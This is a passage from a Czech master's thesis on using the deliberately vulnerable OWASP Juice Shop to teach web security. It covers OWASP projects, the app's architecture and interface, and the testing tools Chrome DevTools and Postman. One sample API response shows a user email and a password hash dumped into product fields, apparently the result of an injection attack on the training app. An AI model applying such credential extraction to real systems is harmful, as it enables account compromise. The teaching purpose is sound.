Owasp Juice Shop a jeho možnosti využití při praktické výuce bezpečnosti webových aplikací

Bc. Kristýna Hasilíková

Diplomová práce
2021

Univerzita Tomáše Bati ve Zlíně
Fakulta aplikované informatiky

Univerzita Tomáše Bati ve Zlíně
Fakulta aplikované informatiky
Ústav elektroniky a měření

Akademický rok: 2020/2021

ZADÁNÍ DIPLOMOVÉ PRÁCE

(projektu, uměleckého díla, uměleckého výkonu)

Jméno a příjmení:	**Bc. Kristýna Hasilíková**
Osobní číslo:	**A19422**
Studijní program:	**N3902 Inženýrská informatika**
Studijní obor:	**Bezpečnostní technologie, systémy a management**
Forma studia:	**Kombinovaná**
Téma práce:	**Owasp Juice Shop a jeho možnosti využití při praktické výuce bezpečnosti webových aplikací**
Téma práce anglicky:	**Owasp Juice Shop and its Possibilities in Practical Teaching of Web Applications Security**

Zásady pro vypracování

1. Vypracujte literární rešerši na dané téma.
2. Vytvořte návod pro instalaci OWASP Juice Shop.
3. Zpracujte možnosti testování vybraných zranitelností.
4. Zpracujte řešení vybraných zranitelností.
5. Vytvořte soubor řešených úloh pro potřeby výuky této problematiky.

Forma zpracování diplomové práce: **Tištěná/elektronická**

Seznam doporučené literatury:

1. SHEMA, Mike. *Seven deadliest web application attacks*. Amsterdam: Elsevier/Syngress, c2010, xvi, 146 s. Syngress seven deadliest attacks series. ISBN 9781597495431.
2. SCAMBRAY, Joel a Mike SHEMA. *Hacking bez tajemství: webové aplikace*. Brno: Computer Press, 2003, 328 s. ISBN 8072267698.
3. BORSO, Serge. *The Penetration Tester's Guide to Web Applications*. London: Artech House, 2019. ISBN 978-1-63081-622-3.
4. STUTTARD, Dafydd a Marcus PINTO. *The Web Application Hacker’s Handbook*. 2nd ed. Indianapolis: Wiley, 2011. ISBN 978-1-118-02647-2.
5. HOWARD, Michael a David LEBLANC. *Bezpečný kód: [techniky a strategie tvorby bezpečných webových aplikací]*. Brno: Computer Press, 2008, 895 s. ISBN 9788025120507.

Vedoucí diplomové práce: **Ing. Lukáš Králík**
Ústav počítačových a komunikačních systémů

Datum zadání diplomové práce: **15. ledna 2021**
Termín odevzdání diplomové práce: **17. května 2021**

doc. Mgr. Milan Adámek, Ph.D. v.r.
děkan

UNIVERZITA TOMÁŠE BATI VE ZLÍNĚ
Fakulta aplikované informatiky
DĚKAN
L.S.

Ing. Milan Navrátil, Ph.D. v.r.
ředitel ústavu

Ve Zlíně dne 15. ledna 2021

Prohlašuji, že

- beru na vědomí, že odevzdáním diplomové práce souhlasím se zveřejněním své práce podle zákona č. 111/1998 Sb. o vysokých školách a o změně a doplnění dalších zákonů (zákon o vysokých školách), ve znění pozdějších právních předpisů, bez ohledu na výsledek obhajoby;
- beru na vědomí, že diplomová práce bude uložena v elektronické podobě v univerzitním informačním systému dostupná k prezenčnímu nahlédnutí, že jeden výtisk diplomové práce bude uložen v příruční knihovně Fakulty aplikované informatiky Univerzity Tomáše Bati ve Zlíně;
- byl/a jsem seznámen/a s tím, že na moji diplomovou práci se plně vztahuje zákon č. 121/2000 Sb. o právu autorském, o právech souvisejících s právem autorským a o změně některých zákonů (autorský zákon) ve znění pozdějších právních předpisů, zejm. § 35 odst. 3;
- beru na vědomí, že podle § 60 odst. 1 autorského zákona má UTB ve Zlíně právo na uzavření licenční smlouvy o užití školního díla v rozsahu § 12 odst. 4 autorského zákona;
- beru na vědomí, že podle § 60 odst. 2 a 3 autorského zákona mohu užít své dílo – diplomovou práci nebo poskytnout licenci k jejímu využití jen připouští-li tak licenční smlouva uzavřená mezi mnou a Univerzitou Tomáše Bati ve Zlíně s tím, že vyrovnání případného přiměřeného příspěvku na úhradu nákladů, které byly Univerzitou Tomáše Bati ve Zlíně na vytvoření díla vynaloženy (až do jejich skutečné výše) bude rovněž předmětem této licenční smlouvy;
- beru na vědomí, že pokud bylo k vypracování diplomové práce využito softwaru poskytnutého Univerzitou Tomáše Bati ve Zlíně nebo jinými subjekty pouze ke studijním a výzkumným účelům (tedy pouze k nekomerčnímu využití), nelze výsledky diplomové práce využít ke komerčním účelům;
- beru na vědomí, že pokud je výstupem diplomové práce jakýkoliv softwarový produkt, považují se za součást práce rovněž i zdrojové kódy, popř. soubory, ze kterých se projekt skládá. Neodevzdání této součásti může být důvodem k neobhájení práce.

Prohlašuji,

- že jsem na diplomové práci pracoval samostatně a použitou literaturu jsem citoval. V případě publikace výsledků budu uveden jako spoluautor.
- že odevzdaná verze bakalářské práce a verze elektronická nahraná do IS/STAG jsou totožné.

Ve Zlíně, dne 11.5.2021 Kristýna Hasilíková, v.r.

ABSTRAKT

Tato diplomová práce se zabývá projektem OWASP Juice Shop a jeho využitím při praktické výuce bezpečnosti webových aplikací. V OWASP Juice Shopu jsou aplikovány různorodé zranitelnosti, které se mohou vyskytovat v běžných webových aplikacích. Je zde vytvořen návod pro instalaci a zprovoznění testovací aplikace. Následně je vybráno několik typů zranitelností, které jsou v aplikaci nalezeny a poté opraveny. Celý postup nalezení bezpečnostních chyb a následné opravy je detailně popsán v návodech, včetně snímků z jednotlivých kroků, které mohou být využity pro lepší pochopení zranitelností. Práce dále obsahuje detailní popis vybraných zranitelností a popis použitých technologií a aplikací, které byly využity při analýze a pro nalezení daných zranitelností.

Klíčová slova: OWASP, Juice Shop, webová aplikace, zranitelnost

ABSTRACT

This master's thesis deals with OWASP Juice Shop project and its usability for practical training of web applications security. OWASP Juice Shop has various vulnerabilities in itself, which can occur in common web applications. This thesis contains tutorial for web application setup. Subsequently, several types of vulnerabilities are selected, which are found in the application and then fixed. Whole process of security vulnerabilities discovery and correction is described in detail in the tutorials, including screenshots from individual steps, which can be used for better understanding of vulnerabilities. The thesis then contains detailed description of selected vulnerabilities and description of used technologies and applications, which were used during the analysis and for finding mentioned vulnerabilities.

Keywords: OWASP, Juice Shop, web application, vulnerability

Tímto bych chtěla poděkovat mému vedoucímu práce panu Ing. Lukáši Králíkovi za vstřícnost a ochotu při vedení a konzultování této práce, dále bych ráda poděkovala panu doc. Ing. Romanu Šenkeříkovi, Ph.D. za cenné rady, které mi poskytl při psaní této práce.

Prohlašuji, že odevzdaná verze diplomové práce a verze elektronická nahraná do IS/STAG jsou totožné.

OBSAH

ÚVOD

V této práci je prezentován projekt OWASP Juice Shop a jeho využití při praktické výuce bezpečnosti webových aplikací. Aplikace Juice Shop obsahuje různorodé bezpečnostní zranitelnosti, které se běžně mohou vyskytovat ve webových aplikacích. Souhrn všech bezpečnostních zranitelností, které tato aplikace obsahuje, se nachází na jedné ze stránek přímo v aplikaci a u každé z nich je také krátká nápověda, jak danou zranitelnost nalézt.

Pro účely výuky je vytvořen návod pro instalaci a zprovoznění testovací aplikace na různých operačních systémech a na cloudovém serveru. Pro účely ošetření zranitelností, kdy je zapotřebí mít zpřístupněné zdrojové kódy, je zde popsán způsob instalace aplikace ze zdrojových souborů stažených z Gitu. V případě pouhého hledání zranitelností je popsán způsob spuštění již zkompilované aplikace na zařízení nebo na cloudovém serveru, v tomto případě Heroku.

Následně je vybráno několik typů zranitelností, které budou v aplikaci postupně nalezeny a následně ošetřeny. Celý postup nalezení bezpečnostních zranitelností a jejich následného ošetření je detailně popsán a doplněn o snímky jednotlivých kroků, které mohou vést k lepšímu pochopení zranitelností. Konkrétně jsou vybrány kategorie zranitelnosti Injection, XSS, Broken Authentication a Broken Access Control, kdy pro každý typ zranitelnosti se v aplikaci nachází řada míst a způsobů jak danou zranitelnost zneužít. Všechny zpracované zranitelnosti jsou rozděleny podle typu do souborů, kde jsou seřazeny od snadného až po nejnáročnější nalezení zranitelností dané kategorie. Na konci každé nalezené zranitelnosti v souboru je odkaz, který odkazuje na návod k jejímu ošetření.

V rámci teoretické části jsou popsány vybrané zranitelnosti a aplikace, které byly využity při analýze, simulaci útoků a pro nalezení daných zranitelností. Konkrétně se jedná o aplikace Postman, ZAP a nástroj Chrome DevTools zabudovány přímo v Google Chrome prohlížeči. Dále je popsána organizace OWASP, pod jejíž záštitou vznikl projekt Juice Shop a řada dalších projektů, z nichž se několik rovněž týká bezpečnosti webových aplikací. Tyto další projekty jsou v rámci teoretické části práce taktéž zmíněny.

I. TEORETICKÁ ČÁST

1 OWASP

Nezisková nadace Open Web Application Security Project® známá pod akronymem OWASP se zaměřuje na zlepšení zabezpečení aplikací. Jedná se o otevřenou komunitu, kde se kdokoli může účastnit projektů, diskuzí nebo ji finančně podpořit. OWASP poskytuje přístup ke všem svým projektům, nástrojům, dokumentům a veškerým informacím, a to zcela zdarma na jejich webových stránkách. [1]

OWASP ve světě funguje téměř dvacet let a za tu dobu si získalo mnoho dobrovolníků a vývojářů, kteří jej podporují. Za pomocí několika desítek tisíc členů po celém světě OWASP pořádá špičkové vzdělávací a školící konference a je zdrojem informací pro vývojáře a technology zabývajících se zabezpečením webových aplikací. [1], [2]

Mezi základní hodnoty OWASP patří otevřenost, inovace, celosvětovost, integrita. Do otevřenosti také spadá transparentnost, která se týká plateb a příspěvků nadaci. Dále podporuje inovativní přístup u řešení úloh a experimentování v oblasti zabezpečení aplikací. OWASP je dostupný po celém světě a kdokoli se může připojit. Integrita komunity spočívá ve vzájemném respektu, podpoře, pravdivosti a zachování neutrality vůči prodejcům. [1]

OWASP zahrnuje několik desítek projektů, na kterých může kdokoli pracovat, jelikož jsou všechny projekty volně přístupné. Každý projekt se skládá ze souboru souvisejících úkolů a vedoucího, který projekt řídí, definuje vize, plánuje a buduje tým. [1]

Tvorba těchto projektů dává všem členům svobodně testovat své nápady a teorie. Mohou také využít profesionální poradenství a podporu komunity OWASP během řešení úkolů. Každý projekt vlastní svou webovou stránku, seznam lidí, kteří se na projektu podílejí a týmový komunikační kanál. [1]

Projekty se dělí do 3 základních skupin, a to stěžejní projekty, laboratorní projekty a inkubační projekty. Mezi stěžejní projekty se řadí ty, které prokázaly svou strategickou hodnotu pro OWASP a bezpečnost aplikací. Laboratorní projekty přinesly pro OWASP hodnotný výstup. Inkubační projekty jsou ve fázi experimentování, testování, rozvíjení a vývoj stále probíhá. Mezi stěžejní projekty se řadí např. OWASP Top Ten, OWASP Guide, OWASP ZAP, ale také OWASP Juice shop. [1], [3]

1.1 OWASP Top Ten

OWASP Top Ten je velmi rozšířený a uznávaný dokument v oblasti bezpečnosti webových aplikací. Zahrnuje top deset zranitelností zabezpečení webových aplikací, na kterých

se shodli bezpečnostní odborníci z celého světa, kteří se podíleli na tvorbě tohoto seznamu. I když je bezpečnostních rizik více, snahou tohoto seznamu je uvědomit si a brát v potaz nejdůležitější bezpečnostní rizika a dále s těmito znalostmi pracovat a účinně se bránit a web zabezpečit. [4], [5], [6]

OWASP pravidelně hodnotí a zařazuje kybernetické útoky podle toho, jak moc snadné je danou chybu zneužít, kolik bylo obětí daným typem útoků, jak snadno ho lze detekovat, jaký má dopad a následně je vybráno top deset útoků. OWASP Top Ten bylo poprvé představeno v roce 2003. Seznam se aktualizuje přibližně každé 3-4 roky. Seznam byl již aktualizován v roce 2004, 2007, 2010, 2013 a naposled byl aktualizován v roce 2017. Další aktualizace měla být představena na konci roku 2020, může se tedy předpokládat, že seznam bude představen během roku 2021. [4], [7]

Mezi Top Ten patří např. zranitelnosti v podobě injection, nefunkční ověřování, nefunkční řízení přístupu, Cross-Site Scripting (XSS), chybná konfigurace zabezpečení, padělání žádostí mezi weby (CSRF) a další. Některé z těchto zranitelností jsou řešeny v OWASP Juice Shopu. [5], [6]

1.2 OWASP Vulnerable Web Applications Directory

Projekt taktéž vznikl pod záštitou organizace OWASP. Jedná se o souhrnný a udržovaný registr všech známých zranitelných webových aplikací. Cílem tohoto projektu, je poskytnout informace o dostupných webových aplikacích, které v sobě mají různé zranitelnosti. Jsou určeny pro vývojáře, testery, auditory a pro každého, kdo se chce dozvědět o zranitelnostech, které mohou webové aplikace skrývat a následně tyto chyby opravit. Mohou na těchto webových aplikacích vyzkoušet různé dostupné hackerské nástroje a techniky útoku a tím se učit, v jakých oblastech musí být obezřetní, aby byla webová aplikace bezpečná. [8]

V seznamu jsou webové aplikace rozděleny do tří kategorií a to Online, Offline a VM/ISO. Jedná se o několik desítek webových aplikací, mezi kterými je i projekt OWASP Juice Shop. [8], [9]

1.3 OWASP Cheat Sheet Series

Jedná se o projekt, který vznik za účelem vytvoření souboru jednoduchých ověřených postupů, které mohou být dále využity při tvorbě vlastních aplikací. Zabývá se různými oblastmi zabezpečení aplikace. Všechny témata jsou seřazeny abecedně a každé z témat obsahuje úvod do problematiky a následně informace, jak postupovat při tvorbě aplikace,

abychom se vyhnuli potencionálním zranitelnostem. Tento seznam byl a stále je aktualizován odborníky, kteří mají znalosti v jednotlivých oblastech. [10], [11]

1.4 OWASP Web Security Testing Guide

Neboli zkráceně WSTG je příručka tvořena ověřenými postupy pro testování zabezpečení webových aplikací. Tento projekt se vyvíjí a neustále aktualizuje několik let, první verze této příručky byla zveřejněna již v roce 2004. Jedná se o propracovanou příručku, kterou využívá řada webových vývojářů k dosažení kýženého výsledku v oblasti bezpečnosti svých webových aplikací. [12], [13]

Jedná se o dlouholetý projekt, na kterém pracují odborníci v daných oblastech problematiky kybernetické bezpečnosti. Výsledkem je tak řada osvědčených postupů, které jsou využívány mnoha organizacemi po celém světě. Na rozdíl od výše zmíněného OWASP Cheat Sheet Series se liší tato příručka v tom, že neobsahuje pouze seznamy možných zranitelností a jak jim předcházet, ale rozsáhlé postupy, jak požadované výsledky v zabezpečení dosáhnout a jaké techniky jsou k tomu zapotřebí. [13]

2 OWASP JUICE SHOP

Jedná se o webovou aplikaci, která se na první pohled tváří jako online obchod prodávající ovocné a zeleninové šťávy a související produkty. Pokusíme-li se nějaký z produktů po přihlášení objednat, zjistíme, že i přestože pravdivě vyplníme potřebné údaje, nejedná se o skutečnou objednávku a platba neproběhne. Tento web je pro všechny volně dostupný k nahlédnutí na adrese https://juice-shop.herokuapp.com/#/. [14], [15]

OWASP Juice Shop obsahuje řadu zamýšlených bezpečnostních zranitelností. Projekt vznikl, aby mohl zvyšovat povědomí, demonstrovat, školit a procvičovat vyhledávání bezpečnostních rizik v moderních webových aplikacích. Projekt obsahuje 100 výzev s různou obtížností a obsahuje mnoho bezpečnostních zranitelností, které je možné naleznout i v seznamu OWASP Top Ten. Všechny tyto zranitelnosti byly úmyslně vloženy do aplikace, jedná se však o zranitelnosti, které se mohou objevit během reálného vývoje webu. Snahou je tak na slabiny upozornit, aby si je vývojáři a testeři uvědomovali během vytváření reálných webových aplikací. [16], [17]

Vývoj na Juice Shopu započal osobní iniciativou autora v září roku 2014, tehdy jeho zaměstnavatel hledal nové modernější řešení pro školení svých zaměstnanců v oblasti bezpečnosti webových aplikací. Od začátku byla aplikace vyvíjena jako open-source software bez záštity jakékoliv firemní značky. V průběhu následujících dvou let autor začal spolupracovat s neziskovou nadací OWASP, které předložil svůj projekt. Projekt byl přijat a následně vystaven velké komunitě odborníků, kteří jsou zároveň členy OWASP. Během pouhých 8 měsíců se z inkubační fáze projektů dostal do fáze laboratorní a již v červenci roku 2018 se Juice Shop dostal do stěžejních projektů OWASP. [15]

Projekt OWASP Juice Shop se neustále vyvíjí a využívají se nejnovější technologie a zároveň s nimi se objevují a vytvářejí nové bezpečnostní chyby, které jsou do Juice Shopu implementovány. Projekt je určen ke školení a testování a funguje jako pokusný králík při testování s cílem zvýšit zabezpečení webových aplikací. [15], [16]

Aby projekt OWASP Juice Shop zaujal, byla využita marketingová technika gamifikace, kdy je celý projekt pojat jako zábavná hra, která řešitele motivuje objevovat a řešit jednotlivé chyby v aplikaci. Na Juice Shopu můžeme nalézt záložku Score Board kde nalezneme všech 100 úkolů, které jsou ohodnoceny podle obtížnosti počtem hvězd a také jsou rozděleny do kategorií podle typu zranitelnosti. Řešitelé tak mohou řešit podle toho, jak jsou úlohy náročné, anebo si vybrat zranitelnosti, které je zajímají. [15]

2.1 Použité technologie

OWASP Juice Shop je webová aplikace implementovaná v jazyce JavaScript a v jeho nadstavbě názvem TypeScript. Aplikace je vytvořena jako tzv. single page aplikace pomocí frameworku Angular. [15]

Uživatelské rozhraní aplikace je postaveno na Google Material Designu, což je designová specifikace vytvořená společností Google. Aplikace konkrétně používá knihovnu Angular Material pro jednoduchou implementaci tohoto designu. Rozhraní je také díky použitým technologiím plně responzivní, tedy dobře použitelné i na mobilních zařízeních. Pro zobrazení ikon se používá velmi známá a ověřená knihovna Font Awesome. [15]

Na JavaScriptu je založen také backend aplikace, který je naimplementovaný jako RESTful API[1], které poskytuje frontendu potřebná data. Pro vytvoření těchto API byl použit framework Express, který běží na Node.js serveru. [15], [18]

Jako databáze byla vybraná light-weight databáze SQLite a to především pro její souborovou strukturu, díky čemuž jí lze jednoduše vytvořit a spravovat bez potřeby dedikovaného serveru. Jako abstraktní vrstva nad databází jsou použity sequelize a finale-rest, které umožňují použití dynamicky vytvořených API endpointů pro jednoduché operace s databázovými zdroji (tzv. CRUD operace), ale také i vytváření vlastních SQL dotazů pro komplexnější případy. [15]


Jako druhotné uložiště dat aplikace používá NoSQL databázi MarsDB. Jedná se o databázi, která je derivátem známé a používané MongoDB a má tedy většinu operací kompatibilní. [15]

Takzvané push notifikace, která aplikace zobrazuje například v případě splnění úkolu, jsou implementovány pomocí protokolu WebSockets. Aplikace dále nabízí uživatelskou registraci pomocí OAuth 2.0 standardu, takže se uživatelé mohou přihlašovat pomocí jejich Google účtů. [15]

[1] Rozhraní RESTful API je architektonický styl používaný při tvorbě rozhraní pro programování aplikací, které používá požadavky HTTP k přístupu a používání dat.

2.2 Grafické uživatelské rozhraní


Po spuštění aplikace z adresáře, kde je umístěny pomocí příkazovém řádku powershell a příkazu „npm start“ se v prohlížeči dostaneme na adrese localhost:3000 na grafické rozhraní. [19] Konkrétně se dostaneme na úvodní stránku OWASP Juice shopu (Obr. 1).



Obr. 1. Úvodní strana OWASP Juice Shop

Na obrázku výše (Obr. 1) je vidět produkty k prodeji, u kterých po rozkliknutí můžeme vidět komentáře přihlášených uživatelů. Po přihlášení pak lze taktéž přidávat komentáře, editovat je, nebo jednotlivé produkty přidat do košíku.

V levé části horní lišty se nachází hamburger menu, pod kterým můžeme mimo jiné nalézt užitečné odkazy, o jakou verzi OWASP Juice shopu jde, ale také Score Board (Obr. 2). V pravé části se vyskytuje lupa pro vyhledávání, účet pro přihlášení a jazyková mutace. OWASP Juice Shop je možné zobrazit v několika jazykových mutacích, ovšem u některých jazyků nemusí být překlad všech komponent kompletní.



Obr. 2. Score Board

Jedna z prvních navštívených záložek na webové stránce je právě Score Board, která obsahuje všech 100 zranitelností ohodnocených hvězdami podle obtížnosti. V horní části stránky vedle nápisu Score Board je procentuálně zobrazeno, kolik úloh je již splněno. Pod nápisem je zobrazen filtrovací modul. V tomto modulu je možné vybrat úkoly podle obtížnosti, umožňuje skrýt již splněné úlohy, zobrazit úlohy, ke kterým je dostupný návod s řešením, anebo zobrazit úlohy, které jsou nedostupné. Mezi nedostupné se řadí ty, které nejsou zařazeny k řešení na dané platformě. Další z filtrů umožňuje vybírat úlohy podle dané zranitelnosti. Na stránce se také nachází dvojice tlačítek, kdy jedno z nich slouží k uložení postupu v úlohách do souboru tak, aby jej bylo možné kdykoli a kdekoli obnovit, k čemuž právě slouží druhé z tlačítek.

V posledním modulu na stránce se zobrazují již vyfiltrované úlohy. U každé z nich je název, obtížnost znázorněna hvězdami, krátký popis, o jakou zranitelnost se jedná, případně i krátký tag a stav, ve kterém se úkol právě nachází. Pokud úloha není dosud splněná, nachází se zde tlačítko, které odkazuje na stránku, kde můžeme naleznout bližší informace k úkolu. Pokud je úloha již splněna, rozsvítí se zeleně a objeví se u ní další tlačítko se štítem, které odkazuje na řešení, jak tuto zranitelnost zabezpečit.

3 POUŽITÉ NÁSTROJE A TECHNOLOGIE


Během řešení úloh v Juice Shopu je využito několik nástrojů různých aplikací pro efektivnější práci, zkoumání e-shopu a nalezení zranitelností. Hlavní používanou aplikací je samotný prohlížeč Google Chrome, který je využit pro spouštění webové aplikace Juice Shop. Tento prohlížeč obsahuje řadu developerských nástrojů, díky nimž je možné přímo v prohlížeči analyzovat webovou aplikaci a spouštět vlastní upravené požadavky.

Při analýze a posílání upravených požadavků je využit také software určený právě pro testování a ladění webových aplikací Postman. Také byl využit během řešení úloh software ZAP, který mimo jiné dokáže simulovat automatizované útoky.

3.1 Chrome DevTools

Prohlížeč Google Chrome má integrovanou řadu nástrojů, které mohou ulehčit práci webovým vývojářům. Pomocí nástroje DevTools je umožněno v prohlížeči okamžitě upravovat stránky a diagnostikovat problémy.

Pro spuštění nástroje DevTools je potřeba v prohlížeči otevřít požadovanou webovou aplikaci, kterou budeme chtít detailně prozkoumat a pomocí zkratky „Ctrl+Shift+I“ nebo pravého tlačítka myši z nabízených možností vývěrem „Prozkoumat“ se nám zobrazí náhled s nástroji DevTools.



Obr. 3. Náhled průzkumníku v prohlížeči Google Chrome

Na obrázku výše (Obr. 3) se nachází rozhraní DevTools s řadou nástrojů pro zkoumání a pochopení souvislostí ve webové aplikaci a nalézaní zranitelností. V horní liště se nacházejí nejpoužívanější nástroje pro analýzu webu. V pravé části horní lišty je možné vybrat další užitečné nástroje nebo si vzhled a celkové nastavení přizpůsobit dle svých požadavků. V pravé části je možné pomocí prvního nástroje (ikona se šipkou) prozkoumat jednotlivé prvky webové aplikace a druhá ikona umožňuje náhled aplikace v rozdílných zobrazeních. V rozhraní se nabízí celá řada různých zobrazení a nástrojů, které mohou napomoci k nalezení daných zranitelností ve webové aplikaci. Využity jsou především nástroje Síť (Network), Konzole (Console) Aplikace (Application), Zdroje (Sources). [20]

Síťový nástroj je jedním z nejpoužívanějších nástrojů Chrome DevTools. Využívá se pro kontrolu síťové aktivity webové stránky. Tento nástroj používají vývojáři například, aby nahlédli, zda se zdroje nahrávají a stahují dle očekávání nebo mohou být nástrojem kontroly vlastností hlavičky http, obsahu, velikosti a mnohého dalšího. [20]

Umožňuje sledovat jednotlivé kroky např. přihlášení uživatele. Na základě vyhodnocených požadavků následně můžeme vidět, jak skončí neúspěšné přihlášení, úspěšné přihlášení, ale také můžeme objevit chyby, které mohou být posléze zneužity.

Získané požadavky pomocí síťového nástroje mohou být posléze přímo v prohlížeči zkopírovány a vloženy do záložky Konzole. V této záložce je možné upravit, odeslat a posléze dále analyzovat. [21]

Dalším nástrojem je Aplikace, díky kterému jsou k náhledu a kontrole načtené prostředky jako je databázový IndexedDB nebo Web SQL, místní uložiště, uložiště relací, soubory cookie, mezipaměť aplikace a další.

Prostřednictvím nástroje Zdroje je možné zobrazit veškeré externí soubory, které aplikace používá v klientské části aplikace. Tyto data mohou zahrnovat HTML, CSS nebo i Javascriptové dotazy. Tímto způsobem mohou být nalezeny např. Javasciptové dotazy, které se mohou týkat přihlášení a měly by být pro uživatele skryty. [22]

Chrome DevTools nabízí velkou škálu nástrojů a možností, jak dohledat a efektivně opravit nedostatky webových aplikací.

3.2 Postman

Jedná se o software určený pro testování a ladění webových aplikací. Využívá se především k testování kompatibility a funkčnosti webu s dalšími webovými službami třetích stran. Tato

aplikace umožňuje rychlý a uživatelsky přívětivý náhled na data. Do aplikace je možné vložit adresu webové stránky a poté upravovat požadavky, záhlaví fragmentů a další. V mnoha ohledech nabízí podobné nástroje jako Chrome DevTools, ale náhled na získané data a vkládání specifických požadavků je mnohem přehlednější. [23]

Níže jsou ukázky získaných dat z vloženého požadavku v prohlížeči Google Chrome (Obr. 4) a v aplikaci Postman (Obr. 5). V prohlížeči jsou zobrazeny jako změť dat, které nejsou nijak strukturalizována. V Postmanovi jsou získána data strukturována, a i následná práce se získanými daty je tak mnohem snadnější.

{"status":"success","data":[{"id":"","name":"J12934@juice-sh.op","description":"3c2abc04e4a6ea8f1327d0aae3714b7d","price":"assets/public/images/uploads/defaultAdmin.png","deluxePrice":0,"image":0,"createdAt":0,"updatedAt":0,"deletedAt":0},

Obr. 4. Ukázka získaných dat v prohlížeči Google Chrome


```
{
    "status": "success",
    "data": [
        {
            "id": "",
            "name": "J12934@juice-sh.op",
            "description": "3c2abc04e4a6ea8f1327d0aae3714b7d",
            "price": "assets/public/images/uploads/defaultAdmin.png",
            "deluxePrice": 0,
